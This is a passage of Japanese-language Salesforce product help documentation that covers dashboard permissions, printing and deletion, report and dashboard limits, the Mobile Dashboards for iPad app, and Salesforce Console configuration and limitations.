新規書き込み	次のすべてを実行できます。 • 「レポート実行」 • 「ダッシュボードの管理」 • 「すべてのデータの参照」	次の*両方*を実行できます。 • 「レポート実行」 • 「ダッシュボードの管理」

アクセスレベル	参照専用フォルダへのアクセス権限	参照/更新フォルダへのアクセス権限
変更/削除	次のすべてを実行できます。 • 「レポート実行」 • 「ダッシュボードの管理」 • 「すべてのデータの参照」	次のすべてを実行できます。 • 「レポート実行」 • 「ダッシュボードの管理」 • 「すべてのデータの参照」

ダッシュボードの印刷

ブラウザの印刷オプションを使用して、ダッシュボードを印刷します。

- ダッシュボードコンポーネントの 3 列すべてが含まれるように、用紙の向きを横に設定して印刷します。
- 必要に応じて、列のサイズを変更し、ブラウザが付加するヘッダーやフッターを削除します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ダッシュボードを印刷する
- 「レポート実行」とダッシュボードフォルダへのアクセス権

ダッシュボードの整理

ダッシュボードを簡単に使用できる状態に保つには、ダッシュボードをフォルダに分類し、使用しないレポートを削除します。レポートが多数ある場合、検索項目を使用して必要なレポートを検索できます。

1. ダッシュボードの削除
   必要なくなったダッシュボードは削除することをお勧めします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ダッシュボードの削除

必要なくなったダッシュボードは削除することをお勧めします。

ダッシュボードを削除すると、その中のダッシュボードコンポーネントも削除されます。この操作によって、ダッシュボードコンポーネントで使用するカスタムレポートは削除されません。

削除したダッシュボードは、ごみ箱に移動されます。

Lightning Experience でダッシュボードを削除するには、ダッシュボードを開いて [削除] をクリックします。

Salesforce Classic でダッシュボードを削除する手順は、次のとおりです。

1. [ダッシュボード] タブをクリックします。
2. [ダッシュボード一覧に戻る] をクリックします。
3. ダッシュボードが保存されているフォルダを選択します。
4. ダッシュボード名の横にある [削除] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ダッシュボードを削除する
- 「レポート実行」および「ダッシュボードの管理」

他のユーザが作成したダッシュボードを削除する
- 「ダッシュボードの管理」および「すべてのデータの編集」

ダッシュボードの制限

データからダッシュボードを作成する場合、次の制限と制約に注意してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

Salesforce レポートおよびダッシュボードの制限

機能	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition と Performance Edition	Developer Edition
カスタムレポートタイプ (制限は、開発状況に関係なく、すべてのカスタ	なし			50	200	2,000	400

機能	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition と Performance Edition	Developer Edition
ムレポートタイプに適用される)							
ダッシュボード検索条件				1 ダッシュボードにつき 3 個			
1 組織あたりの動的ダッシュボード数	なし				最大 5 個	最大 10 個	最大 3 個
レポートあたりの項目検索条件数[1]	20						
レポートあたりの数式	5						
レポート作成スナップショット	なし			1[2]、[3]、[4]	1[2]	2[2]	1[2]、[3]、[4]
ダッシュボードの更新のスケジュール設定	なし				1[2]	2[2]	なし
時間あたりのスケジュール済みレポート (メール送信するレポートの容量は最大 10 MB)。	なし			1[2]、[3]、[5]	1[2]	2[2]	1[2]、[3]、[5]

[1] これらの制限はレポートビルダーに適用されます。レポートウィザードを使用している場合、制限は 10 です。

[2] 合計で最大 200 まで。

[3] オフピーク時 (ローカル時間の午後 6 時 ～ 午前 3 時) のみ。

[4] 希望開始時刻は 1 日 1 つに制限されます。

[5] 希望開始時刻は 1 日 3 つに制限されます。

Salesforce では、過去 3 か月と今月の履歴データが保持されます。

すべてのサポート対象のエディションには、Salesforce レポートおよびダッシュボードについて次の制限が適用されます。

レポート制限

- レポートビルダープレビューでは、サマリーおよびマトリックスレポートでは最大 20 行および表形式では最大 50 行を表示します。

- グラフには、250 を超えるグループまたは 4,000 を超える値を含めることはできません。グラフに描画するグループまたは値が多すぎるというエラーメッセージが表示された場合は、レポート検索条件を調整して、数を減らしてください。組み合わせグラフでは、すべてのグループおよび値が合計のカウント対象となります。
- レポートでは、最大 2,000 行を表示します。すべての行を表示するには、Excel にレポートをエクスポートするか、表形式レポートおよびサマリーレポート用の印刷用ビューを使用します。結合レポートでは、エクスポートは使用できず、印刷用ビューには最大 20,000 行を表示します。
  - [詳細の表示] が無効な場合、サマリーおよびマトリックスレポートでは、最初の 2,000 個のグルーピングが表示されます。
  - マトリックスレポートでは、最大 400,000 個の集計値を表示します。
  - [詳細の表示] が無効な場合、マトリックスレポートでは、横軸に最大 2,000 個のグルーピングを表示します。400,000 個を超える集計値がある場合は、2,000 個のグルーピングの制限を満たすまで行が削除され、集計値の数が 400,000 個を下回るまで列が削除されます。
- グルーピングがあるレポートを Salesforce1 で表示すると、表形式レポートに変換されます。
- デフォルトでは、レポートは 10 分後にタイムアウトします。
- 結合レポートでは、ブロックごとに最大 100 列を設定できます。結合レポートには、最大 5 ブロックを設定できます。
- 結合レポートの各ブロックには最大 10 個のカスタム集計項目を追加できます。結合レポートには、合計 50 個のカスタム集計項目を含めることができます。
- 結合レポートごとに最大 10 個のクロスブロックカスタム集計項目を設定できます。
- [説明] や [ソリューション詳細] など、標準ロングテキストエリア項目で絞り込む場合は、項目の先頭の 1000 文字だけが検索に使用されます。
- レポートには、リッチテキストエリアまたはロングテキストエリアの最初の 254 文字のみが表示されます。
- 表形式レポート、サマリーレポート、およびマトリックスレポートの集計項目では、最大 21 桁まで表示できます。
- カスタムロングテキストエリア項目でレポートを絞り込むことはできません。
- 結合レポートでは、新しいユーザインターフェースのテーマが有効化されている必要があります。新しいテーマのないユーザは、結合レポートの作成、編集、実行ができません。
- 売上予測レポートには、売上予測期間内に完了するように設定されている商談のみが表示されます。ただし、売上予測分類として「売上予測から除外」に割り当てられている商談を除きます。
- Internet Explorer 6 は、結合レポートではサポートされていません。
- 値の許容範囲:許容される最大値は、999999999999999 です。許容される最小値は、-99999999999999 です。

ダッシュボードの制限

- ダッシュボード検索条件には、最大 50 個のオプションを設定できます。デフォルトでは、10 個のオプションが有効になっています。制限を引き上げる場合は、Salesforce にお問い合わせください。
- 各ダッシュボードには、最大 20 個のコンポーネントを持たせることができます。
- バケット項目を検索条件にした絞り込みはできません。ただし、ダッシュボードページのバケット項目で絞り込んだレポートを使用することは可能です。

- ダッシュボードのテーブルまたはグラフは、最大 20 個の写真を表示できます。
- ダッシュボードを更新するときは、少なくとも 1 分間待機する必要があります。

レポートタイプの制限

- カスタムレポートタイプには、最大60個のオブジェクト参照を含めることができます。たとえば、4つのレポートタイプのオブジェクトリレーションの最大限度を選択すると、参照によりその他に 56 オブジェクトから項目を選択できることになります。ただし、カスタムレポートタイプでレポートを実行しているときに、そのレポートに 20 を超えるオブジェクトの列が含まれている場合は、エラーメッセージが表示されます。
- カスタムレポートタイプには、それぞれ最大 1000 項目まで追加できます。

レポート作成スナップショットの制限

- カスタムオブジェクトに挿入できる行の最大数は、2,000 個です。
- 格納できる実行の最大数は、200 個です。
- 対象項目に対応付けできるソースレポートの列の最大数は、100 個です。

検索条件の制限

カスタムテキスト項目の最初の 255 文字のみが、検索条件のためにカウントされます。

埋め込まれたレポートグラフの制限

- ページあたり 2 つのレポートグラフを使用できます。
- 高度なページレイアウトエディタからのみレポートグラフを追加できます。ミニコンソールおよび従来のページレイアウトエディタはサポートされていません。
- ユーザは、詳細ページで 60 分ごとに 100 個までのレポートグラフを更新できます。
- 組織は、60 分ごとに 3,000 個までのレポートグラフを更新できます。

リストビューの制限

- リストビューのカスタムロングテキストエリア項目では、先頭の 255 文字だけが表示されます。

バケットおよびバケット項目の制限

- 各レポートには、最大 5 個のバケット項目を含めることができます。
- 各バケット項目には、最大 20 個のバケットを含めることができます。
- 各バケットには、最大 20 個の値を含めることができます。
- バケット項目は、バケット項目が生成されたレポートでのみ使用できます。バケットを複数のレポートで使用するには、レポートごとに項目を作成するか、バケットに依存するオブジェクトに対して別個の数式項目を作成します。

  メモ: 以上の制限は、バケット項目の設定で許可されている [その他] の使用には適用されません。

- バケットおよびバケット項目は、外部オブジェクトを含むレポートでは使用できません。

外部オブジェクトレポートの制限

レポートに外部オブジェクトが含まれる場合、結果が、完全なデータセットを反映していない可能性があります。外部オブジェクトの動作はカスタムオブジェクトと似ていますが、Salesforce 組織外に保存されたデータに対応付けられるという点が異なります。外部オブジェクトが含まれるレポートは、主オブジェクトに対して最大2,000 レコードを取得します。そのため、外部オブジェクトデータの取得中にコールアウト

制限に達する可能性があります。生成されるレポートの行がわずかであるかまったくない場合、より多くの関連する外部オブジェクト行を取得するようにレポートをカスタマイズしてください。

レポートおよびダッシュボード API の制限

次の制限は、レポートおよびダッシュボード REST API と Apex 経由のレポートおよびダッシュボード API の両方に適用されます。

- クロス条件、標準レポート条件、行制限による絞り込みは、データを絞り込む場合には使用できません。
- 履歴トレンドレポートは、マトリックスレポートでのみサポートされています。
- API では、列として選択された 100 個までの項目を含むレポートのみ処理できます。
- 最近参照した 200 個までのレポートのリストが返されます。
- 1 時間あたり 500 回までのレポートの同期実行を組織で要求できます。
- API では、一度に 20 回までのレポートの同期実行の要求をサポートしています。
- 非同期に実行された 2,000 個までのレポートインスタンスのリストが返されます。
- API では、レポートの非同期実行の結果を取得するために、一度に 200 件までの要求をサポートしています。
- 1 時間あたり 1,200 回までの非同期要求を組織で要求できます。
- レポートの非同期実行の結果は、24 時間以内に使用できます。
- API では、レポートの最初の 2,000 行までが返されます。検索条件を使用して結果を絞り込むことができます。
- レポートの実行時にカスタム項目の検索条件を 20 件まで追加できます。
- 1 時間あたり 200 回までのダッシュボードの更新を組織で要求できます。
- 1 時間あたり最大 5,000 個のダッシュボードの結果を組織で要求できます。

関連トピック:

レポートおよびダッシュボード: Lightning Experience にはない機能

私のダッシュボードに期待するデータが表示されない理由は?

期待するデータが表示されない場合は、最新のデータに更新し、適切な実行ユーザが存在することをチェックし、ダッシュボードのデータソースを確認します。

ダッシュボードデータが期待どおりではない場合、次の点を確認してください。

- 実行ユーザ。ユーザは実行ユーザの視点でダッシュボードを参照しています。参照している内容は、ユーザのアクセス権に基づいています。動的ダッシュボードでは、自分でアクセス可能な内容のみを参照できます。
- ダッシュボードの更新。古いデータが表示される場合は、[更新] をクリックしてダッシュボードを更新します。
- データソース。データソース (レポート、Sコントロール、または Visualforce ページ) にダッシュボードコンポーネントに表示する情報が含まれていることを確認します。

ダッシュボードの実行ユーザとダッシュボードの更新についての詳細は、記事「ダッシュボードの実行ユーザの選択」 (ページ 4814)と「ダッシュボードデータの更新」 (ページ 4816)を参照してください。

ダッシュボードによる複雑な情報の視覚化

ダッシュボードを使用すると、レポートで収集したリアルタイムのデータに基づいて意思決定を行うことができます。ダッシュボードを使用して、ユーザがトレンドを把握し、数量を解明し、活動の影響を測定できるようにします。

メモ: Group Edition を使用している組織のダッシュボードは参照のみです。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

1. ダッシュボードの使用開始
   必要なデータが判明したら、ダッシュボードを使用して、パターンを見つけ、常に最新の変更を把握し、知識を共有して同僚と協力してリアルタイムで対応できるようになります。
2. iPad でのダッシュボードの使用
   Salesforce Mobile Dashboards for the iPad は、Apple App Store で入手できます。これを使用して、外出先でも最近参照したダッシュードやフォローしているダッシュボードにアクセスできます。
3. ダッシュボードの一覧表示
   ダッシュボード一覧には、表示可能なすべてのダッシュボードが含まれます。

関連トピック:

- ダッシュボードの絞り込み
- Salesforce Classic ダッシュボードを作成
- ダッシュボードの使用開始
- ダッシュボードの個人別ビューの提供

ダッシュボードの使用開始

必要なデータが判明したら、ダッシュボードを使用して、パターンを見つけ、常に最新の変更を把握し、知識を共有して同僚と協力してリアルタイムで対応できるようになります。

- Salesforce Platform または Salesforce Platform One ユーザライセンスを持つユーザは、ダッシュボードの実行ユーザも同じ種類のユーザライセンスを持っていれば、ダッシュボードの参照のみができます。さまざまなライセンスの種類のユーザに、個別のダッシュボードを作成することを検討してください。
- Group Edition を使用している組織のダッシュボードは参照のみです。

[ダッシュボード]タブをクリックすると、最後に表示したダッシュボードが表示されます。ページ上部には、ダッシュボードの最終更新時刻と、ダッシュボードに表示されるデータを決定する権限を持つユーザが表示されます。ダッシュボードにアクセスできない場合は、フォルダの権限を確認してください。

関連トピック:

ダッシュボードによる複雑な情報の視覚化

Salesforce Classic ダッシュボードを作成

ダッシュボードデータの更新

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ダッシュボードを参照および更新する

- 「レポート実行」とダッシュボードフォルダへのアクセス権

ダッシュボードを作成する

- 「レポート実行」および「ダッシュボードの管理」

自分が作成したダッシュボードを編集および削除する

- 「レポート実行」および「ダッシュボードの管理」

自分以外が作成したダッシュボードを編集および削除する

- 「レポート実行」、「ダッシュボードの管理」および「すべてのデータの参照」

iPad でのダッシュボードの使用

Salesforce Mobile Dashboards for the iPad は、Apple App Store で入手できます。これを使用して、外出先でも最近参照したダッシュードやフォローしているダッシュボードにアクセスできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

重要: Mobile Dashboards for iPad アプリケーションのサポートは Summer '15 をもって終了しました。引き続きアプリケーションは使用できますが、発生する問題に対するバグ修正や機能強化といった形で Salesforce がサポートを提供することはありません。新しい Salesforce モバイル環境である Salesforce1 アプリケーションへの移行については、Salesforce 管理者にご相談ください。

モバイルダッシュボードアプリケーションを使用すると、オフラインや外出中の場合も、組織のデータ、パフォーマンス、動向を常に把握できます。このアプリケーションを使用すると、次の操作を実行できます。

- 最近参照したダッシュボードまたはフォローしているダッシュボードを参照する
- ダッシュボードを検索する
- 個々のダッシュボードコンポーネントを表示して、その値を強調表示し、それぞれのレポートをドリルダウンする
- レポートビューを変更する
- 他の人にダッシュボードまたは個々のコンポーネントをメールで送信する
- ダッシュボードの Chatter フィードを参照する、およびそのフィードに投稿、コメントする
- オフラインのときに、アプリケーションで最近参照したダッシュボードおよびレポートの一部にアクセスする

メモ: このアプリケーションでは動的ダッシュボードまたはダッシュボード検索条件をサポートしていません。

Apple App Store または AppExchange から無料でこのアプリケーションをダウンロードできます。iOS 5 以上を搭載しているすべての iPad モデルではモバイルダッシュボードアプリケーションを使用できます。このアプリケーションは、Salesforce Enterprise Edition、Unlimited Edition、Performance Edition、Developer Edition で使用可能です。また、REST API を有効化しているすべての組織で使用可能です。

iPad から Salesforce 組織にアクセスできる場合は、モバイルダッシュボードアプリケーションを使用できます。アプリケーションを開き、Salesforce のメールとパスワードを使用してログインします。Salesforce アカウントがない場合でも、[デモ] をタップしてアプリケーションを操作してみることができます。

メモ: iPad 用のダッシュボードダッシュボードアクセス権は、デフォルトで組織で利用できます。使用できない場合は、アプリケーションにログインできるようにするには、システム管理者がこのアクセス権を有効化する必要があります。

Salesforce Classic Mobile クライアントアプリケーションでは、Salesforce システム管理者がモバイル設定にタブを追加した場合に、[ダッシュボード] タブが表示されます。

ダッシュボードの一覧表示

ダッシュボード一覧には、表示可能なすべてのダッシュボードが含まれます。

1. [ダッシュボード] タブで、[ダッシュボード一覧に戻る] をクリックします。機能強化された [レポート] タブでは、そのダッシュボードのフォルダで最近参照されたダッシュボードの一覧が表示されます。
2. ダッシュボード一覧ページで、フォルダを選択してフォルダに保存されているダッシュボードの一覧を表示するか、検索条件を使用して検索します。
3. ダッシュボード名をクリックしてダッシュボードを表示する。
4. Salesforce Classic で作業している場合は、ダッシュボード名の横にある をクリックして、ダッシュボードを編集または削除します。

   メモ: Group Edition を使用している組織のダッシュボードは参照のみです。

5. Chatter が有効な場合、 または をクリックして Chatter フィードでダッシュボードのフォローを開始または停止します。

関連トピック:

ダッシュボードによる複雑な情報の視覚化

ダッシュボードの使用開始

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ダッシュボードを参照および更新する
- 「レポート実行」とダッシュボードフォルダへのアクセス権

ダッシュボードを作成する
- 「レポート実行」および「ダッシュボードの管理」

自分が作成したダッシュボードを編集および削除する
- 「レポート実行」および「ダッシュボードの管理」

自分以外が作成したダッシュボードを編集および削除する
- 「レポート実行」、「ダッシュボードの管理」および「すべてのデータの参照」

iPad でのユーザへのダッシュボード表示

Mobile Dashboards for iPad アプリケーションは、組織で自動的に有効になるため、管理者が設定をしなくてもユーザはアプリケーションにアクセスできます。

重要: Mobile Dashboards for iPad アプリケーションのサポートは Summer '15 をもって終了しました。引き続きアプリケーションは使用できますが、発生する問題に対するバグ修正や機能強化といった形で Salesforce がサポートを提供することはありません。新しい Salesforce モバイル環境である Salesforce1 アプリケーションへの移行については、Salesforce 管理者にご相談ください。

ユーザにモバイルデバイスから Salesforce データにアクセスさせない場合は、アプリケーションを無効にできます。また、後で容易に再有効化できます。

Mobile Dashboards for iPad へのアクセスを設定する手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「*モバイルダッシュボード*」と入力し、[モバイルダッシュボード設定] を選択します。
2. ［すべてのユーザでモバイルダッシュボード `iPad` アプリケーションを有効化］をオンまたはオフにします。
3. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Mobile Dashboards for iPad 設定を表示する
- 「設定・定義を参照する」

Mobile Dashboards for iPad 設定を変更する
- 「アプリケーションのカスタマイズ」

Salesforce コンソールを使用したセールスとサービスの合理化

Salesforce コンソール

Salesforce コンソールは、変化の速いサービスおよびセールス環境で生産性を高められるように設計されています。

コンソールのダッシュボードに似たインターフェースにより、クリック操作やスクロール操作が減少するため、レコードをすばやく検索、更新、作成できます。コンソールを使用して、使用頻度の高いデータや機能に簡単にアクセスします。たとえば、サポートエージェントは一度に複数のアプリケーションを使用し、優先度の変化に合わせてケースのコンテキストを維持できます。営業担当は、リードへの連絡、企業の評価、主要な取引先責任者の識別、セールスインテリジェンスへのアクセスをすばやく行うことができます。


コンソールのタブベースのインターフェースにより、簡単にレコードとその関連項目を 1 つの画面で表示することや、複数の項目を同時に作業することができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce コンソールのユーザインターフェース



(1) ナビゲーションタブからオブジェクトやレコードを選択します。(2) レコードがリスト表示されます。このリストは画面の左上に固定できます。(3) 選択したレコードが主タブに表示されます。タブでは一度に複数の項目を作業できます。(4) 強調表示パネルにレコードに関連する主要な情報が表示されます。(5) レコード関連項目がサブタブとして表示されます。サブタブでは、コンテキストを失うことなく関連情報間をすばやく切り替えることができます。(6) フィードまたは詳細領域でコンテンツを参照および操作します。(7) サイドバーおよびフッターでカスタムコンポーネントデータにアクセスします。

システム管理者は、コンソールをカスタマイズして、ナビゲーションタブのオブジェクトから、ユーザがソフトフォンで電話を発信可能かどうかまでのすべてを決定できます。独自にカスタマイズ可能な内容には、ケースと共に知識ベースの記事の表示、カスタムアクションとそのキーボードショートカットの作成、Live Agent を使用した Web 経由の顧客とのチャット (Service Cloud のみ) などが挙げられます。システム管理者または開発者は、カスタムコンソールコンポーネントを使用して独自のビジネス問題を解決することや、コードに Salesforce コンソールインテグレーションツールキットという API を使用して、サードパーティインテグレーションを追加したり、コンソールのカスタマイズを高いレベルに引き上げたりすることができます。

ヒント: すでにサービス用コンソールを使用している場合は、ライセンスを別途で購入しなくてもセールス用コンソールを作成できます。

メモ: Salesforce コンソールにより、エージェントコンソールで使用できるオプションや高度な技術が広がります。

関連トピック:

Salesforce コンソールの制限事項
Salesforce コンソールを設定する準備

Salesforce コンソールの制限事項

コンソールの表示、アクセス、およびカスタマイズの制限について説明します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

表示の制限事項

- Salesforce コンソールは、Salesforce Classic のサポート対象ブラウザでのみ使用できます。サポート対象外のブラウザを使用すると操作性が低下します。

  ヒント: 最高のパフォーマンスを得るために、コンソールユーザが Google Chrome™ ブラウザと RAM が 8 GB のマシンを採用することをお勧めします。32 ビットシステムはメモリ制限の対象となります。追加した RAM を最大限に活用するには、OS、ブラウザ共に 64 ビットバージョンを使用します。

- コンソールでは、アラビア語やヘブライ語など、右から左へ記述される言語のサポートが制限されます。右から左へ記述される言語は完全にサポートされていないため、ケースフィード、Live Agent、Salesforce ナレッジなどの一部の機能はコンソールに正常に表示されません。
- Salesforce CRM Content 項目はすべて、コンソールで主タブとして表示されます。
- ソーシャル取引先、取引先責任者、およびリードを使用しているときは、コンソール内のソーシャルビューアウィンドウが適切に配置されません。
- レコードのホームページ (標準の [ツール] セクションを含む) は、コンソールに表示されません。

動作とアクセスの制限事項

- ブラウザの [戻る] ボタンはコンソールではサポートされておらず、正常に動作しません。
- Salesforce コンソールは、アクセシビリティ要件を満たしません。

-  をクリックして [すべての主タブを更新] または [すべてのサブタブを更新] を選択すると、Visualforce ページは更新されません。また、関連リストを使用する Visualforce ページで詳細ページを上書きすると、その関連リストを使用して作成された新しいレコードは、ページを新規タブで再度開くまで表示されません。
- 強調表示パネルの項目を直接編集することはできませんが、レコードでこれらの項目を変更すると、強調表示パネルが自動的に更新されます。
- レポート、ダッシュボード、Chatter など、オブジェクトの中にはコンソールに完全に適応していないものがあります。該当するオブジェクトはコンソール設定領域にアスタリスク (*) が付けられ、予期しない動作が生じることがあります。たとえば、(1) 商談の分割を表示中に [キャンセル] をクリックしてもサブタブが閉じず、代わりにサブタブにページの詳細情報が開くことや、(2) 商談品目や見積品目を変更したときに自動的に更新されず、最新の変更を表示するためにページを更新する必要があることがあります。
- コンソールから一度離れてまた戻ると、表示されていたサブタブが、自動的に再読み込みされないことがあります。また、Force.com アプリケーションメニューからアプリケーションを選択してコンソールから離れると、ブラウザの [戻る] ボタンや [進む] ボタンが正常に機能しないことがあります。
- 変更をルックアップコンポーネントに保存するときに、別のルックアップコンポーネントに未保存の変更があると、その未保存の変更は警告メッセージなしに失われます。
- カスタムリンクや、たとえば、ケース［説明］の中の **http://www.salesforce.com/** などのテキスト項目内のリンクをクリックすると、リンクがタブではなく、ポップアップウィンドウに表示されます。
- コンソールで [ケース 状況の変更] ページを更新すると、ページにアクセスできません というエラーが表示されます。
- Chatter が無効な場合、検索結果を固定表示できません。

カスタマイズの制限事項

- コンソールでは、Chatter Messenger とアプリケーションランチャーはサポートされません。
- Visualforce ページの中には、更新されコンソールで表示されるようになるまで、正しく表示されないものがあります。
- Salesforce 組織のセキュリティ設定で Visualforce ページのクリックジャック保護を有効にすると、Visualforce ページが正しく機能しなくなります。
- コンソールでは、**[GET 要求の CSRF 保護が必要]** 設定を使用する Visualforce ページがサポートされていません。CSRF 保護された Visualforce ページを使用する場合、ページにアクセスしようとするとエージェントでエラーが受信される可能性があります。
- コールセンターユーザは、バージョン 3.0 または 4.0 の CTI Toolkit で作成された CTI アダプタを使用しているか、Open CTI で作成されたコールセンターを使用している場合にのみ、Salesforce コンソールでソフトフォンを使用できます。
- Live Agent は、Service Cloud を利用するコンソールでのみ使用できます。
- Live Agent トランスクリプトの強調表示パネルは編集可能ですが、ユーザに対して有効にすることはできません。

関連トピック:

Salesforce コンソール

Salesforce コンソールの設定

Salesforce コンソールを設定する準備

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コンソールを設定する前に、サービス用かセールス用かを決定します。

Salesforce コンソールは、サポートエージェント用または営業担当用にカスタマイズ可能な一種のカスタムアプリケーションです。使用するエディションのカスタムアプリケーション制限を超えない限り、Salesforce 組織に複数のコンソールを設定できます。たとえば、カスタマーサービス用のコンソールと電話セールス用のコンソールを 1 つずつ設定できます。サービス用コンソールとセールス用コンソールはほぼ同じですが、サービス用コンソールには Live Agent (サポートエージェントと顧客の Web チャットツール) を含めることができる点が異なります。

コンソール設定の準備段階では、コンソールを使用するユーザ、ユーザが最もアクセスする必要がある情報を考慮します。コンソールごとに、ユーザが使用できるオブジェクト、強調表示パネルでユーザがすばやく見つける必要のある項目、Salesforce のさまざまな機能にアクセスできるようにユーザに割り当てるライセンスを決定します。また、主タブおよびサブタブとして表示するレコードも検討します。

ビジネスプロセスの中心を主タブとし、関連項目をサブタブとします。たとえば、取引先を主タブ、ケースや取引先責任者をサブタブとして設定します。コンソールを設定するときに、機能にはユーザにわかりやすい名前を付けることをお勧めします。たとえば、「カスタマーサービスデスク」などとします。

ヒント: Service Cloud ユーザ機能ライセンスが割り当てられている場合は、Force.com アプリケーションメニューから [サンプルコンソール] を選択して、すぐに使用できるコンソールを確認してカスタマイズできます。

関連トピック:

- Salesforce コンソールを計画するための質問
- Salesforce Console for Service の設定
- Salesforce Console for Sales の設定

Salesforce コンソールの実装のヒント

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コンソールを実装する前に、次のヒントを確認してください。

一般的な実装のヒント

コンソールは、Salesforce 組織のすべてのセキュリティ設定および共有設定に従います。

最高のパフォーマンスを得るために、コンソールユーザが Google Chrome™ ブラウザと RAM が 8 GB のマシンを採用することをお勧めします。32 ビットシステムはメモリ制限の対象となります。追加した RAM を最大限に活用するには、OS、ブラウザ共に 64 ビットバージョンを使用します。

さらにパフォーマンスを向上させるには、[タブの制限] ([設定] > [作成] > [アプリケーション] > [コントロール名] > [編集] の下) を有効にします。

組織で Salesforce Classic 2010 ユーザインターフェースのテーマを有効にしていない場合でも、コンソール内のすべてのページでコンソールユーザに新しいインターフェースが表示されます。

コンソールへの設定変更を確認するには、ブラウザを更新します。

コンソールをカスタマーポータルやパートナーポータルに追加することはできません。

Salesforce Console for Service の実装のヒント

サービス用コンソールを使用するには、ユーザに Service Cloud ユーザ機能ライセンスが割り当てられている必要があります。

コンソールで Live Agent を使用するには、ユーザに Live Agent ユーザ機能ライセンスが割り当てられている必要があります。

Salesforce ナレッジが設定されている場合は、ナレッジサイドバーを有効にして、対応中のケースと共に関連する記事が自動的に表示されるようにします。

関連トピック:

Salesforce コンソールを設定する準備

Salesforce コンソールを計画するための質問

コンソールを設定する前に、次の質問を確認して実装を最大限に活用できるようにします。

Salesforce 組織でコンソールを使用するのは誰ですか?

コンソールは、レコードの検索、更新、作成をすばやく行う必要のあるユーザ向けに設計されています。ユーザのプロファイルがコンソールアプリケーションに割り当てられている場合、そのユーザはコンソールにアクセスできます。コンソールを作成する前に、既存のユーザプロファイルのうち、コンソールアクセスによるメリットがあるプロファイルを判別します。たとえば、サポートエージェントや電話セールスチームに割り当てられているプロファイルなどです。プロファイルを作成したり、既存のプロファイルをコピーしたりして、そこからユーザをコンソールに割り当てることもできます。「Salesforce コンソールアプリケーションの設定」 (ページ 4847)を参照してください。

必要な機能ライセンスを購入しましたか?

Salesforce ユーザがコンソールを使用するには機能ライセンスが必要です。コンソールを設定した後、手動でライセンスをユーザに割り当てることができます。「Service Cloud 機能ライセンスのユーザへの割り当て」(ページ 4845)を参照してください。

会社のコンソールアプリケーションを実装するのは誰ですか?

